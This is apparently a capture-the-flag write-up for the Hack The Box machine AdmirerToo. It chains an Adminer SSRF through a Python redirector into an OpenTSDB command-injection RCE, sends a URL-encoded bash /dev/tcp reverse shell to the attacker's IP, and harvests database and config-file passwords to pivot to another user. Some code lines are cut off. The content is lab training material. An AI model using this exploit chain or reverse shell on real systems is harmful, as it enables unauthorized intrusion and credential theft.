HTB AdmirerToo Writeup


Enumeration

```
$\> nmap -p- -sV -sC -v -oA enum_all --min-rate 4500 --max-rtt-timeout 1500ms
10.10.11.137
Nmap scan report for 10.10.11.137
Host is up (0.074s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 99:33:47:e6:5f:1f:2e:fd:45:a4:ee:6b:78:fb:c0:e4 (RSA)
|   256 4b:28:53:64:92:57:84:77:5f:8d:bf:af:d5:22:e1:10 (ECDSA)
|_  256 71:ee:8e:e5:98:ab:08:43:3b:86:29:57:23:26:e9:10 (ED25519)
80/tcp    open     http           Apache httpd 2.4.38 ((Debian))
|_http-title: Admirer
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
4242/tcp  filtered vrml-multi-use
16010/tcp filtered unknown
16030/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Nmap reveals two open ports and three filtered ports. Most of the time we don’t see filtered ports on HTB boxes, but there is a possibility that we might have to use these ports for specific exploit. Based on SSH version information, it’s safe to assume that it is a Debian OS.

> ***Filtered Port**: Nmap cannot determine whether the port is open because packet filtering (firewall) prevents its probes from reaching the port. The filtering could be from a dedicated firewall device, router rules, or host-based firewall software. These ports frustrate attackers because they provide so little information. Sometimes they respond with ICMP error messages such as type 3 code 13 (destination unreachable: communication administratively prohibited), but filters that simply drop probes without responding are far more common. This forces Nmap to retry several times just in case the probe was dropped due to network congestion rather than filtering. This slows down the scan dramatically.*

Let’s look in to the HTTP service.



There’s nothing much available on the webpage to begin with. Even after running Directory Brute Force on the page, there’s nothing interesting. However, if we hit any random page, which has 404 status code (not found). we will see generic error information.




If you check the source page of this 404, then we’d find a useful information.


As you can see, we have a domain name, which is quite different than usual. Most of the time the domain of any HTB box is the name of the machine, but this time we have a different one. Add this to hosts file. Let’s look for any vhost on this machine.

```
$\> ffuf -u http://admirer-gallery.htb -H 'Host: FUZZ.admirer-gallery.htb' -w
~/tools/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -fw 4572

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.3.1 Kali Exclusive <3
_____________________________________________

 :: Method           : GET
 :: URL              : http://admirer-gallery.htb
 :: Wordlist         : FUZZ: /home/kali/tools/SecLists/Discovery/DNS/subdomains-
top1million-5000.txt
 :: Header           : Host: FUZZ.admirer-gallery.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response words: 4572
_____________________________________________

db                      [Status: 200, Size: 2569, Words: 113, Lines: 63]
:: Progress: [4989/4989] :: Job [1/1] :: 591 req/sec :: Duration: [0:00:08] :: Errors:
0 ::
```


We got one available vhost. Let’s add that to hosts file and check the webpage.



We have access to database via web. Let’s enter and look for any interesting tables.




The interesting part of this is, it didn't ask for any 'password' to access after clicking 'enter' button. There's only one table and nothing really interesting in that. The reason it didn't ask for any credentials is, it has hard-coded them in this page and by-default it post them once we click on 'enter' button.



I tried to use that password to login via SSH, but it didn’t work. But, ‘Adminer 4.7.8’ is being used for this service. There’s a vulnerability that exists on this version.

CVE-2021-21311 : Adminer is an open-source database management in a single PHP file. In adminer from version 4.0.0 and before 4.7.9 there

Server-Side Request Forgery is possible to access an internal server/service.



CVE-2021-21311 - GitHub Advisory Database

There’s a POC already available for this. Look into the PDF for POC. We need to setup a redirector on our Kali Linux machine.

SSRF (Server Side Request Forgery) - HackTricks

We will use this below python code to do that.


```
#!/usr/bin/env python3

#python3 ./redirector.py 8000 http://127.0.0.1/

import sys
from http.server import HTTPServer, BaseHTTPRequestHandler

if len(sys.argv)-1 != 2:
    print("Usage: {} <port_number> <url>".format(sys.argv[0]))
    sys.exit()

class Redirect(BaseHTTPRequestHandler):
   def do_GET(self):
       self.send_response(302)
       self.send_header('Location', sys.argv[2])
```

```
        self.end_headers()

HTTPServer(("", int(sys.argv[1])), Redirect).serve_forever()
```


Execute the python script.

```
$\> python3 ssrf_redirect.py 80 http://127.0.0.1
```

For this to work, we need to capture the request of logging into the DB in Burp Suite. Make sure not to send this to repeater.




This is a default request. If we change ‘Auth Server’ value from ‘localhost’ to our ‘Kali IP address’ and forward the request to server, then we’d get this error.



So, we need to edit ‘Auth Driver’ value and ‘Auth Server’ value. According to POC PDF, we need to modify auth drive value to ‘elasticsearch’ and auth server value as our attacking machine’s IP address (Kali Linux).

> *‘Adminer’ support multiple database connection, MongoDB, MySQL, MSSQL, ElasticSearch, PostgreSQL, SqlLite and Oracle.*




After changing the both values, I couldn't get a hit on our python script. Then I looked into the source of 'Adminer'.

[adminer/adminer/drivers at master · vrana/adminer]

All the driver names and it source is available in above link.


As you can see the source, the driver name is just 'elastic' not 'elasticsearch'. This is the reason it didn't work. Let's change both values one more time.



After changing values, forward the request to server and check the python script.

```
$\> python3 ssrf_redirect.py 80 http://127.0.0.1
10.10.11.137 - - [20/Jan/2022 08:48:18] "GET / HTTP/1.0" 302 -
10.10.11.137 - - [20/Jan/2022 08:48:18] "GET / HTTP/1.0" 302 -
```


As you can see, we got 302 (redirect) hits on python script. Now check the webpage.



We got the index.html source of target port 80. This simply means, we can access any locally running service. As we saw in our initial port scan that three ports are filtered. Let’s try to access them via SSRF. Setup redirector for any of the three filtered ports.

```
$\> python3 ssrf_redirect.py 80 http://127.0.0.1:4242
```

Intercept the login request once again and check the webpage.



As you can see, we got the response and it reveals the title name as ‘OpenTSDB’.

> *OpenTSDB is a distributed, scalable Time Series Database (TSDB) written on top of HBase.*

There four Vulnerabilities are present in OpenTSDB.

[Opentsdb Opentsdb : List of security vulnerabilities]

Two of them are Code Execution. But we need to find the right version information of running application. To get version information, we can use the below endpoint.

```
$\> python3 ssrf_redirect.py 80 http://127.0.0.1:4242/api/version
```

After setting the redirector for the version endpoint, capture the login request and modify it a previously and forward it to server.

Alright, we got the version information. It is using 2.4.0 and RCE via command injection exists in this version.

CVE-2020-35476 : A remote code execution vulnerability occurs in OpenTSDB through 2.4.0 via command injection in the yrange parameter. Th

The POC is already available for this vulnerability.

OpenTSDB 2.4.0 Remote Code Execution · Issue #2051 · OpenTSDB/opentsdb

`http://opentsdbhost.local/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=[33:system('touch/tmp/poc.txt')]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json`

The above is the demo link with payload which creates file in tmp directory. So we need to modify it according to our situation.

```
$\> python3 ssrf_redirect.py 80 'http://127.0.0.1:4242/q?start=2000/10/21-
00:00:00&end=2020/10/25-
15:56:44&m=sum:sys.cpu.nice&o=&ylabel=&xrange=10:10&yrange=%5B33:system(%27ping+-
c+4+10.10.x.x%27)%5D&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'
```

First we need to set the redirector via python script to exploit the vulnerability and I am injecting ping command to check the vulnerability. I will setup a tcpdump to log the incoming ICMP requests.

```
$\> sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

Then we need to trigger the SSRF via web. Make sure to modify the values and forward the request to server.

After forwarding the request, we'd get this error page. The important part of this is mentioned at the end of the error.

```
No such name for 'metrics': 'sys.cpu.nice'\n\tat net.opentsdb.uid.UniqueId$1GetIdCB.call(UniqueId.java:450) ~[tsdb-2.4.0.jar:14ab3ef]\n\tatnet.opentsdb.uid.UniqueId$1GetIdCB.call(UniqueId.java:447) ~[tsdb-2.4.0.jar:14ab3ef]\n\t... 34 common frames omitted\n"}
```


The error is triggered because the 'metrics' which we used (sys.cpu.nice) is not available, so it couldn't able to complete the code execution. So, we need to find the available 'metrics' on the application.

[/api/suggest – OpenTSDB 2.4 documentation]

To find available metrics we have to use below endpoint.

```
$\> python3 ssrf_redirect.py 80 'http://127.0.0.1:4242/api/suggest?type=metrics'
```

Then we need to trigger the SSRF via web. Make sure to modify the values and forward the request to server.



As you can see, there’s is only one metrics available in the application. Let’s modify our redirect link accordingly.

```
$\> python3 ssrf_redirect.py 80 'http://127.0.0.1:4242/q?start=2000/10/21-
00:00:00&end=2020/10/25-
15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=%5B33:system(%27ping+-
c+4+10.10.x.x%27)%5D&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'
```

Now we need to trigger the SSRF via web. Make sure to modify the values and forward the request to server. Then check the tcpdump output for ICMP reply.

```
$\> sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
09:41:21.411819 IP admirer-gallery.htb > 10.10.x.x: ICMP echo request, id 1820, seq 1,
length 64
09:41:21.414663 IP 10.10.x.x > admirer-gallery.htb: ICMP echo reply, id 1820, seq 1,
length 64
09:41:22.468924 IP admirer-gallery.htb > 10.10.x.x: ICMP echo request, id 1820, seq 2,
length 64
09:41:22.468942 IP 10.10.x.x > admirer-gallery.htb: ICMP echo reply, id 1820, seq 2,
length 64
09:41:23.494455 IP admirer-gallery.htb > 10.10.x.x: ICMP echo request, id 1820, seq 3,
length 64
09:41:23.494483 IP 10.10.x.x > admirer-gallery.htb: ICMP echo reply, id 1820, seq 3,
length 64
09:41:24.516351 IP admirer-gallery.htb > 10.10.x.x: ICMP echo request, id 1820, seq 4,
length 64
09:41:24.516375 IP 10.10.x.x > admirer-gallery.htb: ICMP echo reply, id 1820, seq 4,
length 64
```

We got the response back, we have a working RCE chained with SSRF. Now it’s time to gain a shell. Make sure to URL encode your reverse shell one-liner, something like below.

```
%27%2Fbin%2Fbash%20%2Dc%20%22%2Fbin%2Fbash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2F10%2E10%2Ex9
```

Setup the redirector one more time and execute the SSRF via login by modifying values, then check the netcat listener.

```
$\> python3 ssrf_redirect.py 80 'http://127.0.0.1:4242/q?start=2000/10/21-
00:00:00&end=2020/10/25-
15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=%5B33:system(%27%2Fbir
```

```
$\> nc -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.11.137.
Ncat: Connection from 10.10.11.137:47272.
bash: cannot set terminal process group (546): Inappropriate ioctl for device
bash: no job control in this shell
opentsdb@admirertoo:/$ id
```

```
id
uid=1000(opentsdb) gid=1000(opentsdb) groups=1000(opentsdb)
```

Privilege Escalation - User

```
opentsdb@admirertoo:~$ grep 'bash' /etc/passwd
root:x:0:0:root:/root:/bin/bash
jennifer:x:1002:100::/home/jennifer:/bin/bash
```

We need to escalate our privileges to ‘Jennifer’ user. After running ‘Linpeas’ application, we will get database credentials.

```
╔══════════╣ Searching passwords in config PHP files
define('DATABASE_HOST', 'localhost');
define('DATABASE_NAME', 'cats_dev');
define('DATABASE_PASS', 'adm1r3r0fc4ts');
define('DATABASE_USER', 'cats');
```

This is not from OpenTSDB configuration file. But, from ‘OpenCats’ application directory.

```
opentsdb@admirertoo:/opt/opencats$ ls
ajax         careersPage.css  composer.lock  docker     index.php
issue_template.md  main.css          QueueCLI.php          scripts  upload
ajax.php     CHANGELOG.MD     config.php     Error.tpl  INSTALL_BLOCK      js
modules           README.md             src      vendor
attachments  ci               constants.php  ie.css     installtest.php    lib
not-ie.css        rebuild_old_docs.php  temp     wsdl
careers      composer.json    db             images     installwizard.php  LICENSE.md
optional-updates  rss                   test     xml
```

> *OpenCATS is a completely free open source ATS. Designed for recruiters, OpenCATS provides basic ATS services such as candidate tracking, resume parsing, and job requisition and posting.*

OpenCats is probably running on the machine and from it’s configuration file we got database credentials. Let’s login into DB and look for any passwords.

```
MariaDB [cats_dev]> select password,user_name,user_id from user\G
*************************** 1. row ***************************
 password: dfa2a420a4e48de6fe481c90e295fe97
user_name: admin
  user_id: 1
*************************** 2. row ***************************
 password: cantlogin
user_name: cats@rootadmin
  user_id: 1250
*************************** 3. row ***************************
 password: f59f297aa82171cc860d76c390ce7f3e
user_name: jennifer
  user_id: 1251
```

We have user password, but they are stored in hashed format (MD5). I couldn’t able to crack the hashes. However, I found passwords in ‘admirer’ directory.

```
opentsdb@admirertoo:~$ grep -iRl 'password' /var/www/adminer/ 2>/dev/null
/var/www/adminer/plugins/oneclick-login.php
/var/www/adminer/plugins/plugin.php
/var/www/adminer/adminer-included-0ae90598f37b20e3e7eb122c427729ed.php
```

There are three files probably with saved passwords. But when I checked those files, those are not actual passwords. However, inside ‘plugins’ directory there’s another directory called ‘data’, it has another password.

```
opentsdb@admirertoo:/var/www/adminer/plugins/data$ cat servers.php
<?php
return [
  'localhost' => array(
//    'username' => 'admirer',
//    'pass'     => 'bQ3u7^AxzcB7qAsxE3',
// Read-only account for testing
    'username' => 'admirer_ro',
    'pass'     => '1w4nn4b3adm1r3d2!',
    'label'    => 'MySQL',
    'databases' => array(
      'admirer' => 'Admirer DB',
    )
  ),
];
```

This password has reused for ‘Jennifer’ user’s login. Let’s ssh and read the user flag.

```
jennifer@admirertoo:~$ id
uid=1002(jennifer) gid=100(users) groups=100(users)
jennifer@admirertoo:~$ cat user.txt
-------FLAG-------
```

Let’s find any active services running on the machine.

```
jennifer@admirertoo:~$ systemctl list-units --type=service
